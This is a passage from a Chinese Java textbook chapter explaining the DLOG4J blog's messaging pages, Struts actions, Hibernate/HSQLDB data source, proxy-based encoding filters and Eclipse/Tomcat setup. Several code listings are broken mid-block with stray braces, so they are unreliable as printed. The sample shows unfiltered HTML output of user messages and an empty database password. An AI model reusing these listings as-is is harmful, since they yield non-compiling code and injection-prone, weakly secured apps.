这一段代码的主要作用是将一个 userForm 放到 session 里面:

```
pageContext.setAttribute(id, user);
```

以供这个页面中其他代码使用:

```
<bean:write name="user" property="loginName"/>
```

上面一行代码调用 userForm 的 getLoginName 方法并将返回值输出到应答页面上。

29.5.7 发送短消息页面

发送短消息页面 sendmsg.jsp, 用于某一用户向系统中的其他用户发送短消息。打开这一页, 如图 29-9 所示。

这一页同样使用了编辑文章页面中的 html 编辑器。也就是说, 发送的短消息是以 html 方式发送的。

这一页关联了 messageForm bean:

```
<html:form name="messageForm" type="dlog4j.formbean.MessageForm"
    action="/message" scope="request">
```

信息提交到/message:



图 29-9 发送短消息页面

```
<action
  input="/sendmsg.jspe"
  name="messageForm"
  validate="false"
  path="/message"
  scope="request"
  type="dlog4j.action.DlogMessageAction">
  <forward name="list" path="/showmsg.jspe?msg=0&status=1" redirect="true"/>
</action>
```

由 action 标记可以知道，这个请求将由 `dlog4j.action.DlogMessageAction` 类来处理，而处理的方法将由 `eventSubmit_Send` 来决定：

```
<input type="submit" class="button" name="eventSubmit_Send">
```

`eventSubmit_Send` 决定了 Struts 会调用 `doSend` 方法来处理这一请求，下面是 `doSend` 的代码：

```
public ActionForward doSend(ActionMapping mapping, ActionForm form,
    HttpServletRequest request, HttpServletResponse response)
    throws Exception {
    ActionErrors errors = new ActionErrors();
    MessageForm msg = (MessageForm)form;
    UserForm loginUser = UserForm.getLoginUser(request);
    if (loginUser != null && loginUser.isLogin()){ //如果用户登录
        if (msg.getToUser() == null || msg.getToUser().getId() == -1)
            errors.add(ERROR_KEY,
                new ActionError("operation_not_allow"));
        else if (msg.getToUser().getId() == loginUser.getId())
            errors.add(ERROR_KEY, new ActionError("message_to_self"));
        else { //没有错误时取得输入信息，保存至 session
            Session ssn = null;
            try {
                msg.setFromUser(loginUser);
            }
        }
    }
}
```

```

        msg.setSendTime(new Date());
        ssn = getSession();
        ssn.save(msg);
        errors.add(ERROR_KEY,
            new ActionError("message_send_ok"));
    } catch (HibernateException e) {
        errors.add(ERROR_KEY,
            new ActionError("hibernate_exception"));
    } catch (SQLException e) {
        errors.add(ERROR_KEY,
            new ActionError("database_exception"));
    } finally {
        commitSession(ssn, true);    //提交保存
    }
} else
    errors.add(ERROR_KEY, new ActionError("user_not_login"));
if (!errors.isEmpty())
    saveErrors(request, errors);
return mapping.getInputForward();
}

```

doSend 函数的功能就是把 Struts 传递过来的 messageForm 持久化到数据库中，并决定将页面跳转到：

```
return mapping.getInputForward();
```

Struts 精巧的设计让视图（页面）与模型（form bean）数据的同步以及页面的跳转变得非常容易。而 Hibernate 则使得 form bean 可以直接持久化到数据库中。

29.5.8 显示短消息页面

显示短消息页面 showmsg.jsp 用于显示当前用户接收到的消息。图 29-10 是这个页面的显示效果。



图 29-10 显示短消息页面

这个页面也是一个单纯的显示页面，同样也充满了 `bean:write` 标记，这个标记可以把一个 form bean 的属性写到页面上：

```
<bean:write name="msg" property="content"
  filter="<%=((dlog4j.formbean.MessageForm)msg).getIsHtml()!=1)%>" />
```

29.6 程序设计

29.6.1 数据库接口设计

DLOG 默认使用的数据库是 HSQLDB。本节在介绍 DLOG 数据库接口部分之前先简单介绍 HSQLDB。

HSQLDB

HSQLDB 是一个纯 Java 的数据库，小巧方便。可以从 <http://hsqldb.sourceforge.net/> 下载 hsqldb，里面包括源代码、文档以及 demo 等等。

HSQLDB 由 hsqldb.jar 包构成。这个包位于 /lib 目录下，包括一些组件和程序，可以用不同的命令来启动这些程序。hsqldb.jar 中的组件：

```
HSQLDB RDBMS
HSQLDB JDBC Driver
Database Manager (Swing and AWT versions)
Transfer Tool (AWT version)
Query Tool (AWT)
Sql Tool (command line)
```

其中，HSQLDB RDBMS 和 JDBC Driver 提供了核心的功能，其他的都是一些通用的数据库工具，只要有其他的驱动，这些工具可以同其他数据库一起工作。

HSQLDB 可以以不同的方式运行，一般将它们分为 Server 模式和 In-Process 模式。每一个 HSQLDB 数据库包含 2 到 5 个文件，它们有同样的名字和不同的后缀名，位于同一个目录中。举例来说，一个叫做 test 的数据库会包含以下的文件：

```
test.properties
test.script
test.log
test.data
test.backup
```

.properties 文件包含数据库的一般配置；.script 文件包含表的定义、其他数据库对象，以及 non-cached 表的数据；.log 文件则包含数据库最近的更新；.data 文件包含 cached 表的数据；.backup 文件则是上次持久化后的 data 文件的打包文件。这些文件都是有用的，不能被删除。如果数据库没有 cached 表，则.data 和.backup 文件是不会存在的。

当 test 数据库被操作的时候，test.log 文件被用来记录数据的修改。这个文件在数据库正常关闭时会被删除掉，否则（非正常关闭）这个文件将会用来在下次启动时重新更新数据。一个 test.lock 文件用来记录数据库是打开的。这个文件也会在正常关闭时删除。在某些情况下，test.data.old 会被创建接着被删除。

DLOG 中调用数据库的方式

在 DLOG 中，数据库是通过中间层 Hibernate 来间接调用的，由于 Hibernate 的存在，所有被 Hibernate 支持的数据库都可以用统一的方法来使用。在 Struts 配置文件 struts-config.xml 中，可以对 Hibernate 使用的数据源进行设定，如下所示。

```
<data-sources>
  <data-source type="org.apache.commons.dbcp.BasicDataSource">
    <set-property property="driverClassName"
      value="org.hsqldb.jdbcDriver" />
    <set-property property="url"
      value="jdbc:hsqldb:hsqldb://localhost/dlog4j" />
    <set-property property="username" value="sa" />
    <set-property property="password" value="" />

    <set-property property="maxActive" value="20" />
    <set-property property="maxWait" value="5000" />
    <set-property property="defaultAutoCommit" value="true" />
    <set-property property="defaultReadOnly" value="false" />

    <set-property property="removeAbandoned" value="true" />
    <set-property property="removeAbandonedTimeout" value="120" />
    <set-property property="encoding" value="false" />
  </data-source>
```

通过修改这个文件的数据源，可以将 DLOG 的数据库改为各种不同的被 Hibernate 支持的数据库。

取得数据源的代码可以在 ManagerBase.java 中找到，如下所示。

```
public static Connection getConnection() throws SQLException{
    DataSource dataSource =
        (DataSource)context.getAttribute(org.apache.struts.
        Globals.DATA_SOURCE_KEY);
    return dataSource.getConnection();
}
```

而 Hibernate 仍然通过 ManagerBase.java 中的方法 getSession 从 SessionFactory 中得到一个 session。利用这一个 session，可以实现对 form bean 的数据库持久化（数据持久化其实就是把数据写入到数据库中）。

```
public static Session getSession() throws SQLException{
    SessionFactory sessions = (SessionFactory)context.
        getAttribute(dlog4j.Globals.HIBERNATE_SESSIONS_KEY);
    return sessions.openSession(getConnection());
}
```

在需要调用数据库的时候，只需要简单的调用一下 ManagerBase 中的 getSession 方法，就可以得到 Hibernate 的数据连接类 session。用 session 提供的方法 save 可以将一个 form bean 持久化到数据库中。

29.6.2 代理模式设计

为了统一对 Request 和 Response 进行编码，DLOG 系统使用了两个类，RequestProxy 和 ResponseProxy 来“代理”Request 和 Response。下面来看一看这是如何做到的。

RequestProxy

打开 RequestProxy 类的源代码:

```
public class RequestProxy implements InvocationHandler
{
    final static String METHOD_GP = "getParameter";
    final static String METHOD_GPM = "getParameterMap";
    final static String METHOD_GPN = "getParameterNames";
    final static String METHOD_GPV = "getParameterValues";
    final static String ENC_8859_1 = "8859_1";
    final static String ENC_UTF_8 = "UTF-8";

    protected String encoding;

    public String getEncoding() {
        return encoding;
    }

    public void setEncoding(String encoding) {
        this.encoding = encoding;
    }

    private ServletRequest req;

    /**
     * 获取代理实例
     * @param servlet
     * @param request
     * @return
     * @throws ServletException
     */
    public final static RequestProxy getProxy(ServletRequest req,
        String encoding) throws ServletException{
        return new RequestProxy(req, encoding);
    }

    private RequestProxy(ServletRequest req, String encoding){
        this.req = req;
        this.encoding = encoding;
    }

    /* (non-Javadoc)
     * @see java.lang.reflect.InvocationHandler#invoke(java.lang.Object,
     * java.lang.reflect.Method, java.lang.Object[])
     */
    public Object invoke(Object proxy, Method m,
        Object[] args) throws Throwable{
        //调用相应的操作
        Object obj = null;
        String encode = (encoding==null)?ENC_UTF_8:encoding;
        try{
            obj = m.invoke(req, args);
            if(obj!=null){
                String mn = m.getName();
                if(METHOD_GP.equals(mn)){
                    String value = (String)obj;
                    obj = new String(value.getBytes(ENC_8859_1),encode);
                }
            }
        }
        else
    }
```

```

        if(METHOD_GPV.equals(mn)){
            String[] values = (String[])obj;
            for(int i=0;i<values.length;i++){
                values[i] = new String(values[i].
                    getBytes(ENC_8859_1),encode);
            }
            obj = values;
        }
        else
        if(METHOD_GPM.equals(mn)){
            Map params = (Map)obj;
            HashMap new_params = new HashMap();
            Iterator iter = params.keySet().iterator();
            while(iter.hasNext()){
                String key = (String)iter.next();
                Object oValue = params.get(key);
                if(oValue.getClass().isArray()){
                    String[] values = (String[])params.get(key);
                    for(int i=0;i<values.length;i++){
                        values[i] = new String(values[i].
                            getBytes(ENC_8859_1),encode);
                        new_params.put(key, values);
                    }
                }
                else{
                    String value = (String)params.get(key);
                    String new_value = (value!=null)?
                        new String(value.getBytes(ENC_8859_1),
                            encode):null;
                    new_params.put(key,new_value);
                }
            }
        }
    }
}
} catch(InvocationTargetException e){
    throw e.getTargetException();
}
return obj;
}

/* (non-Javadoc)
 * @see ibiblio.goweb.http.ObjectProxy#getInstance()
 */
public HttpServletRequest getInstance(){
    return (HttpServletRequest)Proxy.newProxyInstance(
        req.getClass().getClassLoader(),
        request_cls,
        this);
}

final static Class[] request_cls =
    new Class[]{HttpServletRequest.class};
}

```

这个类实现了 `InvocationHandler` 接口，这个接口是 JDK1.3 引入的新接口，用于支持动态代理模式。

这个接口中有一个非常重要的方法：

```

Object invoke(Object proxy,
              Method method,

```

```
Object[] args)
throws Throwable
```

RequestProxy 实现了 invoke 方法, 当被代理类 HttpServletRequest 中的关联方法被调用的时候, 就会调用 invoke 方法。Invoke 方法将对 HttpServletRequest 的方法返回的对象进行编码, 如下所示。

```
if(METHOD_GP.equals(mn)){
    String value = (String)obj;
    obj = new String(value.getBytes(ENC_8859_1),encode);
}
```

ResponseProxy

ResponseProxy 同样实现了 InvocationHandler 接口。

```
public class ResponseProxy implements InvocationHandler
{
    private ServletResponse response;

    private final static String SET_CONTENT_TYPE = "setContentType";
    private final static String ENCODE_URL = "encodeURL";

    /**
     * 获取代理实例
     * @param servlet
     * @param request
     * @return
     * @throws ServletException
     */
    public static ResponseProxy getProxy(ServletResponse response)
        throws ServletException
    {
        return new ResponseProxy(response);
    }

    private ResponseProxy(ServletResponse response)
    {
        this.response = response;
    }

    /* (non-Javadoc)
     * @see java.lang.reflect.InvocationHandler#invoke(java.lang.Object,
     * java.lang.reflect.Method, java.lang.Object[])
     */
    public Object invoke(Object proxy, Method m, Object[] args) throws
        Throwable
    {
        //调用相应的操作
        Object obj = null;
        if(SET_CONTENT_TYPE.equals(m.getName()))
            return null;
        if(ENCODE_URL.equals(m.getName()))
            return args[0];
        try{
            obj = m.invoke(response, args);
        }
```

```

    }catch(InvocationTargetException e){
        throw e.getTargetException();
    }
    return obj;
}
/* (non-Javadoc)
 * @see ibiblio.goweb.http.ObjectProxy#getInstance()
 */
public HttpServletResponse getInstance(){
    return (HttpServletResponse)Proxy.newProxyInstance(
        response.getClass().getClassLoader(),
        response_cls,
        this);
}

final static Class[] response_cls =
    new Class[]{HttpServletResponse.class};
}

```

由于编码已经被代理了，因此在 `ResponseProxy` 中不再需要 `setContentType` 方法和 `encodeURL` 方法，这两个方法被 `ResponseProxy` 屏蔽了，或者说对这两个方法的调用将什么都不做。

```

if (SET_CONTENT_TYPE.equals(m.getName()))
    return null;
if (ENCODE_URL.equals(m.getName()))
    return args[0];

```

代理模式是如何工作的

这一小节将要介绍 Proxy 模式在 DLOG 中是如何动作的。在这之前，请读者回顾一下 Tomcat 的 filter 机制。

打开 web.xml:

```

<filter>
    <filter-name>ContentTypeFilter</filter-name>
    <filter-class>dlog4j.ContentTypeFilter</filter-class>
    <init-param>
        <param-name>contentType</param-name>
        <param-value>text/xml; charset=UTF-8</param-value>
    </init-param>
</filter>
<filter>
    <filter-name>UnicodeFilter</filter-name>
    <filter-class>dlog4j.UnicodeFilter</filter-class>
</filter>

```

在 web.xml 中，设置了两个 filter，一个叫 `ContentTypeFilter`，一个叫 `UnicodeFilter`，分别对应着 `dlog4j.ContentTypeFilter` 类和 `dlog4j.UnicodeFilter` 类。而这两个 filter 将对 *.jspe、*.jspw、*.do、/blog/* 这几种请求进行过滤。

```

<filter-mapping>
    <filter-name>UnicodeFilter</filter-name>
    <url-pattern>*.jspe</url-pattern>

```

```
</filter-mapping>
<filter-mapping>
  <filter-name>UnicodeFilter</filter-name>
  <url-pattern>*.jspw</url-pattern>
</filter-mapping>
<filter-mapping>
  <filter-name>UnicodeFilter</filter-name>
  <url-pattern>*.do</url-pattern>
</filter-mapping>
<filter-mapping>
  <filter-name>ContentTypeFilter</filter-name>
  <url-pattern>/blog/*</url-pattern>
</filter-mapping>
```

接下来, 看一下这些 filter 是如何利用 RequestProxy 和 ResponseProxy 的。首先来看 ContentTypeFilter 的 doFilter 方法:

```
public void doFilter(ServletRequest req, ServletResponse res,
    FilterChain chain) throws IOException, ServletException {
    res.setContentType(contentType);
    HttpServletResponse p_res =
        ResponseProxy.getProxy(res).getInstance();
    chain.doFilter(req, p_res);
}
```

doFilter 方法调用 ResponseProxy.getProxy(res).getInstance()得到了一个被 RequestProxy 代理的 HttpServletResponse, 当这个实例在其他地方被调用的时候, 会由 RequestProxy 的 invoke 方法来代理这个被调用的方法。

同样的代码出现在 UnicodeFilter 类中:

```
public void doFilter(ServletRequest req,
    ServletResponse res, FilterChain chain)
    throws IOException, ServletException
{
    HttpServletRequest h_req = (HttpServletRequest)req;
    HttpServletResponse response = (HttpServletResponse)res;
    String accept = h_req.getHeader("accept");
    if(accept==null || accept.indexOf("text/vnd.wap.wml")==-1)
        res.setContentType("text/html; charset=UTF-8");
    else{
        response.setContentType("text/vnd.wap.wml; charset=UTF-8");
        response.setHeader("Pragma", "No-cache");
        response.setHeader("Cache-Control", "no-cache");
        response.setDateHeader("Expires", 0);
    }
    HttpServletRequest p_req = RequestProxy.getProxy(req,
        encoding).getInstance();
    HttpServletResponse p_res =
        ResponseProxy.getProxy(response).getInstance();
    chain.doFilter(p_req, p_res);
}
```

doFilter 方法同样调用了 RequestProxy 和 ResponseProxy 的 getInstance 方法:

```
HttpServletRequest p_req = RequestProxy.getProxy(req,
        encoding).getInstance();
HttpServletResponse p_res =
        ResponseProxy.getProxy(response).getInstance();
```

这个调用使得 `HttpServletRequest` 和 `HttpServletResponse` 被代理了，当这个实例在其他地方被调用的时候，会由 `Proxy` 类的 `invoke` 方法来代理这个方法。

29.7 使用 Eclipse 与 Tomcat 开发 DLOG

在开发一个项目时，选用正确的 IDE 可以事半功倍。这一节，将介绍如何使用 Eclipse3.1.1 来开发 DLOG 系统。

29.7.1 获得 Eclipse

首先从网上下载并安装 JDK1.4 或者更高版本。接下来同样是下载并安装 Tomcat5.x。然后从网上下载 eclipse-SDK-3.1.1-win32.zip。Eclipse 是一个免费的软件，使用者可以免费得到它。

从网上下载 MyEclipse，MyEclipse 将很多实用的功能都集成到一起，安装之后，将可以利用 Eclipse 非常方便的开发基于 Struts、Hibernate、Spring 等开源框架的 Tomcat Web 应用程序。

29.7.2 启动 Eclipse

将 eclipse-SDK-3.1.1-win32.zip 解压，并安装 MyEclipse。运行 Eclipse，将进入如图 29-11 所示的界面。




图 29-11 启动 Eclipse

Eclipse 会自动打开一个默认的 workspace，接下来，我们将要把 DLOG 项目导入到这个 workspace 中。

首先，选择“File”→“Import”，准备导入 DLOG 项目，如图 29-12 所示。

接下来会进入导入项目向导，选择 Existing Projects into Wrokspace，如图 29-13 所示。




图 29-12 导入项目




图 29-13 导入项目向导

接下来选择 DLOG 的导入路径，图 29-14 中 DLOG 的路径是 E:\dlog4j。单击“Finish”按钮，把 dlog4j 项目导入到 workspace 中。




图 29-14 导入 DLOG

成功导入项目之后，在 Eclipse 的 Package Explorer 视图中可以看到 DLOG 的项目目录，如图 29-15 所示。




图 29-15 成功导入 DLOG

29.7.3 集成 Tomcat

导入的 Eclipse 项目没有配置应用服务器，我们要为它配置上 Tomcat5。选择“Window”→“Perferences”打开配置窗口，并选择“MyEclipse”中的“Tomcat 5”选项，如图 29-16 所示。




图 29-16 配置应用服务器

在右边 Tomcat 5 的配置信息中选中 Tomcat5 的路径，并将 Tomcat Server 选项设为“Enable”，之后单击“OK”按钮。这样，就为 MyEclipse 配置了应用服务器。

配置好应用服务器之后，在 Eclipse 工具栏上选择 MyEclipse 工具的第一项“Deploy MyEclipse J2EE Project to Server”，如图 29-17 所示。



图 29-17 部署应用程序

选择之后会打开“Project Deployments”对话框，在这个对话框中选择将 DLOG4J 部署到 Tomcat5 中，如图 29-18 所示。




图 29-18 将应用程序部署到 Tomcat 中

之后每次选择这一个按钮都可以把应用程序部署到 Tomcat 中。

部署完应用程序之后，单击 MyEclipse 工具栏的“Run/Stop MyEclipse Application Servers”按钮，并选择“Tomcat 5”→“Start”，则启动 Tomcat 5 应用服务器，如图 29-19 所示。



图 29-19 启动 Tomcat

Tomcat 5 的启动信息会显示在 Eclipse 的 Console 视图中，图 29-20 显示的是成功部署了 DLOG 并运行的 Tomcat 5。




图 29-20 在 Eclipse 中运行 Tomcat

单击 MyEclipse 工具栏第三个按钮“Open MyEclipse Web Browser”，如图 29-21 所示，可以打开 MyEclipse 内嵌的 Web Browser 并打开 DLOG 的首页。



图 29-21 Open MyEclipse WebBrowser

在 Web Browser 中输入 `http://localhost:8000/dlog4j`，可以看到 DLOG 的主页，如图 29-22 所示。




图 29-22 MyEclipse Web Browser

当然，用任何一个浏览器比如 Microsoft 的 Internet Explorer，也可以打开 DLOG 的主页。

29.7.4 在 Eclipse 中查看源代码

打开 Eclipse Package Explorer 视图，可以看到 DLOG 的所有代码，如图 29-23 所示。

src 文件夹下是 DLOG 的 Java 类源代码，test 下是测试用代码，properties 下是一些配置文件，doc 下面有 DLOG 的一些官方文档，Jdbc 下有一些 DBMS 的 jdbc 驱动。

最重要的文件夹是 webapp。webapp 是 DLOG 的 Web 站点文件夹，在 webapp 下面，有 WEB-INF 文件夹，在这个文件夹下有这个站点的配置文件 web.xml。WEB-INF 和 web.xml 说明了 DLOG 站点是一个 Web 应用程序。同时，Struts 配置文件、标签定义文件等都在 WEB-INF 文件夹中。




图 29-23 Package Explorer 视图

利用 Package Explorer，读者可以以各种视图来查看 DLOG 的源代码，如图 29-24 所示。

例如,当选择 CategoryManager.java 文件时,在 outline(大纲)视图中出现了 CategoryManager 类的属性和方法的列表。这样,通过 Eclipse 的帮助,阅读 DLOG 源代码变得容易许多。

